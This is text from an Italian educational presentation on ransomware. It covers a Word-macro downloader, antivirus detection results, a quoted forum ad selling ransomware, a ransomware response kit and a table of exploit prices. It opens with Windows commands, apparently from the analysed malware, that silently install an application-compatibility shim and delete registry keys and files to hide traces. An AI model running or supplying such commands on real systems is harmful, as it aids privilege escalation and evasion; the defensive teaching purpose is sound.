sdbinst /q /u "C:\Users\tesla\AppData\LocalLow\vqteULxG.sdb"
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\iscsicli.exe" /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB\{f48a0c57-7c48-461c-9957-ab255ddc986e}" /f
del C:\Windows\AppPatch\Custom\{f48a0c57-7c48-461c-9957-ab255ddc986e}.sdb
del %LOCALAPPDATA%Low\vqteULxG.sdb
del %LOCALAPPDATA%Low\vqteULxG.bat
```

- Avvia le componenti del malware
- Sdbinst installa in modo “silenzioso” le nuove chiavi di registro riguardanti l’application compatibility databases
- Rimozione delle chiavi dal registro per la configurazione dell’UAC (User Account Control)
- Rimozione degli artefatti

Un recente caso di Ransomware



Un recente caso di Ransomware

Antivirus	Risultato	Aggiornamento
AVG	Generic13_c.CUC	20150521
Avast	MW97:Dridex-C [Expl]	20150521
Cyren	W97M/DLoader.A	20150521
ESET-NOD32	VBA/TrojanDownloader.Agent.RU	20150521
F-Prot	W97M/DLoader.A	20150521
Kaspersky	Trojan-Downloader.MSWord.Agent.kk	20150521
McAfee	W97M/Downloader.ahd	20150521
Sophos	Troj/DocDI-OG	20150521
TrendMicro	TROJ_BARTALEX.PWY	20150521
TrendMicro-HouseCall	TROJ_BARTALEX.PWY	20150521

10 antivirus riconoscono il doc come malware dopo 2 giorni

Ransomware as a service

 **Ransomware Locker - 2014, Anyone interested?**

Started By Chemical69 , Jun 15 2014 06:48 PM

Ransomware · encrypt · user · files · ransom · money · loads

Page 1 of 3 [1](#) [2](#) [3](#) [next](#) Please log in to reply

46 replies to this topic

• **Chemical69** Posted 15 June 2014 - 06:48 PM #1


Hello everyone

I have a Ransomware Locker if anyone is interested. This exe will encrypt users files and demand a ransom [you choose price] to be paid within a specific time period[you choose time].

If the user does not pay up the ransom. Then they will lose all their files forever. You access your list of infected computers through a panel. Which will let you how

WANTED BY THE FBI

EVGENIY MIKHAILOVICH BOGACHEV



Rimedi e prevenzione

Atlassian Bitbucket Features Pricing Find a repository... English Sign up Log in

jadacyrus RansomwareRemovalKit

ACTIONS
Clone Compare Fork

NAVIGATION
Overview Source Commits Branches Pull requests Downloads

Overview

Last updated 20 hours ago Language Other Access level Read

1 Branch	0 Tags
3 Forks	15 Watchers

HTTPS <https://bitbucket.org/jadacyrus/ransomwareremovalkit>

Unlimited private and public hosted repositories. Free for small teams! Sign up for free

Ransomware Response Kit

Credits & Thankyou's

I would like to thank Lawrence Abrams of BleepingComputer and Cody Johnston for their insights, hardwork, and feedback on this kit. This kit is a compilation of guides and various resources relating to dealing with ransomware. I am not the original author of any of these resources and I am not claiming credit to be. Much of the work that is contained in this kit is by the members of bleepingcomputer forums and other individuals. I am merely providing a central repository for this information. I will do my best to keep in contact with those individuals who are on the forefront of malware analysis related to ransomware and keep this page updated. Thankyou!

Recent activity

1 commit Pushed to jadacyrus/ransomwareremovalkit 5cb5036 Added more ransomware variant... jadacyrus · 20 hours ago

1 commit Pushed to jadacyrus/ransomwareremovalkit e73c38e Added \Identification jadacyrus · 21 hours ago

1 commit Pushed to jadacyrus/ransomwareremovalkit

<https://bitbucket.org/jadacyrus/ransomwareremovalkit/overview>



Rimedi e prevenzione

 BitCryptor
 CoinVault
 CryptoLocker
 FBI RansomWare
 Identification
 OperationGlobal
 PCLock
 Prevention
 TeslaCrypt
 TorrentLocker
 TrendMicro_Ransomware_RemovalTool
 README.md 1.9 KB 2 days ago Added some stuff to \Prevention

<https://bitbucket.org/jadacyrus/ransomwareremovalkit/overview>



Rimedi e prevenzione

Symantec: l'antivirus è morto

Inizia una nuova era per il produttore di Norton. Le protezioni anti-malware non bastano più. Per tenere testa alle minacce moderne occorre prevedere un approccio che ha quasi del fantascientifico (ma è già realtà)



Roma – Symantec ha annunciato il nuovo corso aziendale, quello che definisce la "metodologia olistica" alla sicurezza, l'*advanced threat protection* (ATP): vale a dire un **nuovo approccio alla cybersecurity che dovrebbe superare il semplice impiego di un antivirus**.

Il nuovo progetto parte dall'assunto – [come dice](#) il vicepresidente di Symantec Brian Dye – secondo cui "l'antivirus", inteso come scudo per non far entrare i malintenzionati all'interno di un sistema informatico "è morto". I dati Symantec d'altronde mostrano come riescano a bloccare un'offensiva solo nel 45 per cento dei casi: così, occorre dare per scontato che in qualche modo i malintenzionali riescano a passare e che sia necessario lavorare per individuarli e minimizzarne le possibilità di recare danno.

Rimedi e prevenzione

Formazione e revisioni processi



Rimedi e prevenzione



Il 90% degli exploit su file pdf sfrutta falle di Adobe Reader

ADOBRE READER	\$5,000-\$30,000
MAC OSX	\$20,000-\$50,000
ANDROID	\$30,000-\$60,000
FLASH OR JAVA BROWSER PLUG-INS	\$40,000-\$100,000
MICROSOFT WORD	\$50,000-\$100,000
WINDOWS	\$60,000-\$120,000
FIREFOX OR SAFARI	\$60,000-\$150,000
CHROME OR INTERNET EXPLORER	\$80,000-\$200,000
IOS	\$100,000-\$250,000





Adeft
Associazione
NO PROFIT

Dall'anonima sequestri al
Ransomware:
vita, morte e miracoli di un malware

Domande?

